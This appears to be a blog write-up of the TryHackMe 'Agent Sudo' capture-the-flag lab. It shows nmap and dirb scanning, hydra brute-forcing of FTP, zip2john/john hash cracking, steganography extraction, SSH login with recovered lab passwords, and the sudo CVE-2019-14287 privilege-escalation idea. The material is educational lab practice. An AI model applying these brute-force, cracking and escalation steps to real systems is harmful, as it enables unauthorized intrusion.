Link to the CTF: TryHackMe | Agent Sudo
Welcome to the first CTF post on this blog! As I’m taking small steps, I’ve decided to take on board quite easy but full-of-knowledge and interesting CTF - Agent Sudo. Without dragging out the intro, let’s dive in. Here’s the description:
You found a secret server located under the deep sea. Your task is to hack inside the server and reveal the truth.
Okay, first: Who puts server in the water?!
Nevermind, I should stop asking rational questions. Back to business!
Gathering infromation
After spawning the IP adress of target machine I’ve decided to scan it with the nmap scanner to find out what services this secret server is serving (sorry for that…).
Using simple flag combination nmap -A -vv -oN nmap_scan.txt 10.10.158.211 I got the following output:

# Nmap 7.60 scan initiated Tue Jul 9 11:43:27 2024 as: nmap -A -vv -oN nmap_scan.txt 10.10.158.211...<SNIP>...Nmap scan report for ip-10-10-158-211.eu-west-1.compute.internal (10.10.158.211)Host is up, received arp-response (0.014s latency).Scanned at 2024-07-09 11:43:27 BST for 27sNot shown: 997 closed portsReason: 997 resetsPORT STATE SERVICE REASON VERSION21/tcp open ftp syn-ack ttl 64 vsftpd 3.0.322/tcp open ssh syn-ack ttl 64 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)| ssh-hostkey:| 2048 ef:1f:5d:04:d4:77:95:06:60:72:ec:f0:58:f2:cc:07 (RSA)| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC5hdrxDB30IcSGobuBxhwKJ8g+DJcUO5xzoaZP/vJBtWoSf4nWDqaqlJdEF0Vu7Sw7i0R3aHRKGc5mKmjRuhSEtuKKjKdZqzL3xNTI2cItmyKsMgZz+lbMnc3DouIHqlh748nQknD/28+RXREsNtQZtd0VmBZcY1TD0U4XJXPiwleilnsbwWA7pg26cAv9B7CcaqvMgldjSTdkT1QNgrx51g4IFxtMIFGeJDh2oJkfPcX6KDcYo6c9W1l+SCSivAQsJ1dXgA2bLFkG/wPaJaBgCzb8IOZOfxQjnIqBdUNFQPlwshX/nq26BMhNGKMENXJUpvUTshoJ/rFGgZ9Nj31r| 256 5e:02:d1:9a:c4:e7:43:06:62:c1:9e:25:84:8a:e7:ea (ECDSA)| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBHdSVnnzMMv6VBLmga/Wpb94C9M2nOXyu36FCwzHtLB4S4lGXa2LzB5jqnAQa0ihI6IDtQUimgvooZCLNl6ob68=| 256 2d:00:5c:b9:fd:a8:c8:d8:80:e3:92:4f:8b:4f:18:e2 (EdDSA)|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOL3wRjJ5kmGs/hI4aXEwEndh81Pm/fvo8EvcpDHR5nt80/tcp open http syn-ack ttl 64 Apache httpd 2.4.29 ((Ubuntu))| http-methods:|_ Supported Methods: GET HEAD POST OPTIONS|_http-server-header: Apache/2.4.29 (Ubuntu)|_http-title: Annoucement...<SNIP>...I guess we found enough: FTP, SSH and HTTP are so common in CTF challenges that we can be sure, we’ll need to make use of them sooner or later. First, I wanted to checkout HTTP. Here’s what was presented to me:

Dear R, thanks for providing vital info in plain-text.
From, TypeTherapy
Two things:
- By codename Agent R probably mean just capital letters
- We need to manipulate HTTP requests
Before that I wanted to make sure there’s nothing more to be found on that website. But checking source code and running dirb didn’t get any interesting results:
root@ip-10-10-182-146:~/sudo-agent# dirb http://10.10.158.211 /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt
-----------------DIRB v2.22By The Dark Raver-----------------
START_TIME: Tue Jul 9 11:53:19 2024URL_BASE: http://10.10.158.211/WORDLIST_FILES: /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt
-----------------
GENERATED WORDS: 4654
---- Scanning URL: http://10.10.158.211/ ----+ http://10.10.158.211/index.php (CODE:200|SIZE:218)+ http://10.10.158.211/server-status (CODE:403|SIZE:278)
-----------------END_TIME: Tue Jul 9 11:53:22 2024DOWNLOADED: 4654 - FOUND: 2
Burp Time!
Let’s have some fun with HTTP requests. To do this, I’ve decided to use Burp Suite as I’m spoiled and comfort-seeking n00b with small… amount of computing power. As you can see on below screenshot I’ve changed User-Agent header value to ‘R’ and in response we are not being warmly welcomed…

I guess we need to check every letter of alphabet. Luckily, I didn’t have to spent much time as it appeared that agent C got something to say:

Opsie daisy, busted. Not only that, we know another agen’t codename, we know his name - Mr. Chris! And, we know he’s got god damnly (or whatever) weak password. What an opportunity!
Sorry Chris
Now we know those things, we can recal what services we have. As FTP is far more insecure than SSH, I’ve decided to use hydra and little bit of luck (known as rockyou.txt) to get access into FTP service.
Here’s the process:
root@ip-10-10-182-146:~/sudo-agent# hydra -l chris -P /usr/share/wordlists/rockyou.txt ftp://10.10.158.211Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.
Hydra (http://www.thc.org/thc-hydra) starting at 2024-07-09 12:09:03[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task[DATA] attacking ftp://10.10.158.211:21/[21][ftp] host: 10.10.158.211 login: chris password: crystal1 of 1 target successfully completed, 1 valid password foundHydra (http://www.thc.org/thc-hydra) finished at 2024-07-09 12:10:05Eazyyyyy. Let’s find out what Chris’s got on this server.
root@ip-10-10-182-146:~/sudo-agent# ftp 10.10.158.211Connected to 10.10.158.211.220 (vsFTPd 3.0.3)Name (10.10.158.211:root): chris331 Please specify the password.Password:230 Login successful.Remote system type is UNIX.Using binary mode to transfer files.ftp> ls -la200 PORT command successful. Consider using PASV.150 Here comes the directory listing.drwxr-xr-x 2 0 0 4096 Oct 29 2019 .drwxr-xr-x 2 0 0 4096 Oct 29 2019 ..-rw-r--r-- 1 0 0 217 Oct 29 2019 To_agentJ.txt-rw-r--r-- 1 0 0 33143 Oct 29 2019 cute-alien.jpg-rw-r--r-- 1 0 0 34842 Oct 29 2019 cutie.png226 Directory send OK.ftp> get To_agentJ.txtlocal: To_agentJ.txt remote: To_agentJ.txt200 PORT command successful. Consider using PASV.150 Opening BINARY mode data connection for To_agentJ.txt (217 bytes).226 Transfer complete.217 bytes received in 0.00 secs (46.9876 kB/s)Two pictures and one .txt file, not bad. Let’s read the To_agentJ.txt file:
Dear agent J,
All these alien like photos are fake! Agent R stored the real picture inside your directory. Your login password is somehow stored in the fake picture. It shouldn't be a problem for you.
From,Agent CWhat do you mean fake? You want to tell me that aliens are fake? What a shame…
So you’re saying it’s just an image?…
Apparently, one of the pictures contain vital information for us. How is that possible? Steganography I think it would be a good idea to create a post about it, stay tuned! The case is, steganography is the practice of concealing a message, image, or file within another message, image, or file to hide its existence. It’s very common challenge in CTFs. One of the solutions to extract the secret is to use set of tools (or just one). But first, exporting, as we can’t work on those pictures on FTP account!
ftp> get cute-alien.jpglocal: cute-alien.jpg remote: cute-alien.jpg200 PORT command successful. Consider using PASV.150 Opening BINARY mode data connection for cute-alien.jpg (33143 bytes).226 Transfer complete.33143 bytes received in 0.00 secs (14.3345 MB/s)ftp> get cutie.pnglocal: cutie.png remote: cutie.png200 PORT command successful. Consider using PASV.150 Opening BINARY mode data connection for cutie.png (34842 bytes).226 Transfer complete.34842 bytes received in 0.00 secs (28.5709 MB/s)Below, I’ve used file command to find out first what we are working with, but it’s not always enough as you will see later:
root@ip-10-10-182-146:~/sudo-agent# file cute-alien.jpgcute-alien.jpg: JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 440x501, frames 3root@ip-10-10-182-146:~/sudo-agent# file cutie.pngcutie.png: PNG image data, 528 x 528, 8-bit colormap, non-interlaced- cutie-alien.jpg
The output indicates that
cute-alien.jpgis a JPEG format image file adhering to the JFIF (JPEG File Interchange Format) standard version 1.01, with a resolution of 96 dots per inch (DPI) in both horizontal and vertical dimensions, a segment length of 16 bytes, using a baseline DCT method with 8-bit precision, and dimensions of 440 pixels in width by 501 pixels in height, consisting of 3 frames (likely referring to the components in the image, such as luminance and chrominance). - cutie.png
The output describes
cutie.pngas a PNG (Portable Network Graphics) image file with dimensions of 528 pixels by 528 pixels, using an 8-bit colormap (indicating it is an indexed color image with up to 256 different colors), and the image is non-interlaced (meaning it is stored in a single pass and not progressively displayed).
Not suspicious at all, right? That’s the beauty of steganography. Next thing to check files with strings command. The strings command in Unix or Linux is a utility that extracts and displays printable character sequences (strings of text) from binary files. It is commonly used to find human-readable content within non-text files, such as executables or object files, which can be useful for understanding the contents of these files or for debugging purposes. The command scans the file byte-by-byte, and when it encounters a sequence of printable characters followed by a null (or non-printable) character, it prints that sequence as a potential string.
That’s what I found inside cutie.png file:
root@ip-10-10-182-146:~/sudo-agent# strings cutie.png...<SNIP>...p7a4u^[=&IENDTo_agentR.txtW\_z#2a>=To_agentR.txtEwwTBingo! It’s very probable that someone has hidden some secrets inside this image.
We can get similar result with the binwalk tool. Binwalk is a tool for analyzing and extracting embedded files and executable code within firmware images, binary files, or any type of file where data has been concatenated or embedded. It is commonly used in reverse engineering for discovering hidden data and for security research to identify potential vulnerabilities in firmware. Binwalk can scan a file for known file signatures and can also perform entropy analysis to detect encrypted or compressed sections. It is a valuable tool for those interested in digital forensics, information security, and hardware hacking.
root@ip-10-10-182-146:~/sudo-agent# binwalk cutie.png
DECIMAL HEXADECIMAL DESCRIPTION--------------------------------------------------------------------------------0 0x0 PNG image, 528 x 528, 8-bit colormap, non-interlaced869 0x365 Zlib compressed data, best compression34562 0x8702 Zip archive data, encrypted compressed size: 98, uncompressed size: 86, name: To_agentR.txt34820 0x8804 End of Zip archiveThe binwalk command output indicates that it has analyzed the cutie.png file and identified several embedded data types within the file:
-
At the very beginning (offset 0x0), it recognizes the file as a PNG image with the dimensions 528x528 pixels, using an 8-bit colormap, and non-interlaced.
-
At offset 0x365 (869 in decimal), it has found Zlib compressed data, which has been compressed using the best compression setting of Zlib.
-
At offset 0x8702 (34562 in decimal), it has detected a Zip archive data stream. This Zip archive is encrypted and contains a file named
To_agentR.txt. The compressed size of this file is 98 bytes, and its uncompressed size is 86 bytes. -
At offset 0x8804 (34820 in decimal), it marks the end of the Zip archive.
We need to extract it now:
root@ip-10-10-182-146:~/sudo-agent# binwalk -e cutie.png
DECIMAL HEXADECIMAL DESCRIPTION--------------------------------------------------------------------------------0 0x0 PNG image, 528 x 528, 8-bit colormap, non-interlaced869 0x365 Zlib compressed data, best compression34562 0x8702 Zip archive data, encrypted compressed size: 98, uncompressed size: 86, name: To_agentR.txt34820 0x8804 End of Zip archive
root@ip-10-10-182-146:~/sudo-agent# lscute-alien.jpg cutie.png _cutie.png.extracted nmap_scan.txt To_agentJ.txtroot@ip-10-10-182-146:~/sudo-agent# cd _cutie.png.extracted/root@ip-10-10-182-146:~/sudo-agent/_cutie.png.extracted# ls365 365.zlib 8702.zip To_agentR.txt
What? Password-protected zip? I think it’s time to call for uncle John. Who’s John? I’m glad you asked.
John. John The Ripper
John the Ripper, often abbreviated as John, is a free and open-source password cracking software tool initially developed for Unix systems but now available for many platforms. It is one of the most popular password testing and breaking programs, as it combines a number of password crackers into one package, automatically detects password hash types, and includes a customizable cracker. It can be run against various encrypted password formats, including several crypt password hash types, and is capable of using dictionary-based attacks, brute-force, and other strategies to attempt to crack passwords. John the Ripper is widely used in penetration testing and cybersecurity practices to test the strength of passwords within a system.
John is like swiss-army knife for breaking stuff. That’s why I’m gonna use it for cracking the password of that zip file.
First I had to extract the hash of the password as it’s not stored in plain-text (duh).
root@ip-10-10-182-146:~/sudo-agent/_cutie.png.extracted# zip2john 8702.zip > zip.hashroot@ip-10-10-182-146:~/sudo-agent/_cutie.png.extracted# ls365 365.zlib 8702.zip To_agentR.txt zip.hashThen, I just need to crack it:
root@ip-10-10-182-146:~/sudo-agent/_cutie.png.extracted# john zip.hashWarning: detected hash type "ZIP", but the string is also recognized as "ZIP-opencl"Use the "--format=ZIP-opencl" option to force loading these as that type insteadUsing default input encoding: UTF-8Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 256/256 AVX2 8x])Will run 2 OpenMP threadsProceeding with single, rules:SinglePress 'q' or Ctrl-C to abort, almost any other key for statusAlmost done: Processing the remaining buffered candidate passwords, if any.Proceeding with wordlist:/opt/john/password.lstalien (8702.zip/To_agentR.txt)1g 0:00:00:05 DONE 2/3 (2024-07-09 12:49) 0.1919g/s 8530p/s 8530c/s 8530C/s 123456..PeterHere’s a breakdown of the output:
-
Warning Message: The tool has detected the hash type as “ZIP” but also recognizes it could be “ZIP-opencl”. The warning suggests using the
--format=ZIP-opencloption if you want to force the tool to treat the hash as that type, which could potentially leverage OpenCL for GPU acceleration. -
Input Encoding: It’s using UTF-8 as the default input encoding for passwords.
-
Loaded Hash: It has loaded 1 password hash of type “ZIP”, specifically a WinZip format that uses PBKDF2-SHA1 hashing algorithm. The tool is optimized to use AVX2 instructions, which can speed up the cracking process on compatible CPUs.
-
Threads: It will run 2 OpenMP threads, which allows the program to use multiple CPU cores to speed up the cracking process.
-
Single Mode: The tool starts with the ‘single’ mode, which uses known usernames and other heuristics to guess passwords.
-
Wordlist Mode: After the single mode, it proceeds with the wordlist mode, using a default password list located at
/opt/john/password.lst. -
Cracked Password: The password for the ZIP file (
8702.zip) containing the fileTo_agentR.txthas been successfully cracked and is revealed to be “alien”. -
Statistics: The process took 5 seconds, and the tool was able to attempt around 8530 password guesses per second (
8530p/s), with the same rate for crypt operations per second (8530c/sand8530C/s). -
Completion: The message indicates that the process is done, and it shows the date and time of completion along with the performance metrics.
Someone here has a fetish for aliens (I don’t judge!). As you could see, john found out, that the zip password is just “alien” and that’s what I’m gonna insert. After successfully extracting the message I’m finally able to read the content:
root@ip-10-10-182-146:~/sudo-agent# cat To_agentR.txtAgent C,
We need to send the picture to 'QXJlYTUx' as soon as possible!
By,Agent RHuh? Who’s QXJlYTUx? It look like a cipher to me. I think I might need help from another old good friend: CyberChef. CyberChef is a web-based, versatile toolkit that allows for the performance of various operations including encoding, decoding, encryption, decryption, and data analysis, often referred to as “The Cyber Swiss Army Knife”. Here’s the output:

Yeah, makes sense. Aliens and Area51, it’s getting weirder.
Stegano: Round 2
After some time I really run out of ideas where can I use it, but luckily I’ve reminded myself that I got one more picture! This time I’ve decided to use steghide which is a steganography program that allows to embed or extract hidden data within and from various file formats, with a focus on robustness and security through encryption.
root@ip-10-10-67-21:~/agent-sudo# steghide extract -sf cute-alien.jpgEnter passphrase:The pieces are starting to come together. “Area51” seems to be the right choice for that passphrase.
root@ip-10-10-67-21:~/agent-sudo# steghide extract -sf cute-alien.jpgEnter passphrase: Area51wrote extracted data to "message.txt".root@ip-10-10-67-21:~/agent-sudo# lscute-alien.jpg _cutie.png.extracted message.txtcutie.png hydra.restore To_agentJ.txtLet’s go! Let’s check another message:
root@ip-10-10-67-21:~/agent-sudo# cat message.txtHi james,
Glad you find this message. Your login password is hackerrules!
Don't ask me why the password look cheesy, ask agent R who set this password for you.
Your buddy,chrisThank you! Now it’s probably time to have some fun with ssh.
Time for SSH!
root@ip-10-10-67-21:~# ssh james@10.10.158.211The authenticity of host '10.10.158.211 (10.10.158.211)' can't be established.ECDSA key fingerprint is SHA256:yr7mJyy+j1G257OVtst3Zkl+zFQw8ZIBRmfLi7fX/D8.Are you sure you want to continue connecting (yes/no)? yesWarning: Permanently added '10.10.158.211' (ECDSA) to the list of known hosts.james@10.10.158.211's password:...<SNIP>...Last login: Tue Oct 29 14:26:27 2019james@agent-sudo:~$james@agent-sudo:~$ lsAlien_autospy.jpg user_flag.txtjames@agent-sudo:~$ cat user_flag.txt...<FLAG SNIPPED>...We got the first part solved! But we got some more work to do. One of the questions of that CTF is: What is the incident of the photo called?
I guess it refers to Alien_autospy.jpg image. To copy files from ssh server we need to use scp.
SCP (Secure Copy Protocol) is a network protocol that provides secure file transfer between hosts on a network by using SSH for data transfer and authentication.
ames@agent-sudo:~$ scp james@10.10.158.211:/home/james/Alien_autospy.jpg ~james@10.10.158.211's password:Alien_autospy.jpg 100% 41KB 9.2MB/s 00:00james@agent-sudo:~$ exitlogoutConnection to 10.10.158.211 closed.
Emmm, I guess you wish not to see this…sorry. Anyway, Google Images is a cool tool. Pasting that image gave me below results:

I’m not French but I guess it’s something like Roswell Autopsy or something like that…

ROSWELL ALIEN AUTOPSY, OUI OUI! We got another mystery solved.
PrivEsc
We are heading to the finish line. Last thing to do is to conduct privilege escalation. Let’s go back to james’ ssh profile. I wanna take a look what James can do there:
james@agent-sudo:~$ sudo -l[sudo] password for james:Matching Defaults entries for james on agent-sudo: env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User james may run the following commands on agent-sudo: (ALL, !root) /bin/bashThe command sudo -l lists the allowed (and forbidden) commands for the invoking user on the current system as per the sudoers file, effectively showing what commands the user can execute with elevated privileges using sudo.
That part is interesting:
User james may run the following commands on agent-sudo: (ALL, !root) /bin/bashIt simply means, that james has the ability to run the /bin/bash command with elevated privileges on the “agent-sudo” machine for all users except for the “root” user. In other words, james can launch a new shell with the permissions of any user on the system, but is explicitly prohibited from doing so as the “root” user. In other words, it’s not what we are looking for.
Another good thing to do is to check version of sudo:
james@agent-sudo:~$ sudo -VSudo version 1.8.21p2Sudoers policy plugin version 1.8.21p2Sudoers file grammar version 46Sudoers I/O plugin version 1.8.21p2Hello there, version 1.8.21p2 a.k.a CVE-2019-14287. As you can see here this particular version is vulnerable. As per description Sudo doesn’t check for the existence of the specified user id and executes the with arbitrary user id with the sudo priv -u#-1 returns as 0 which is root’s id and /bin/bash is executed with root permission.
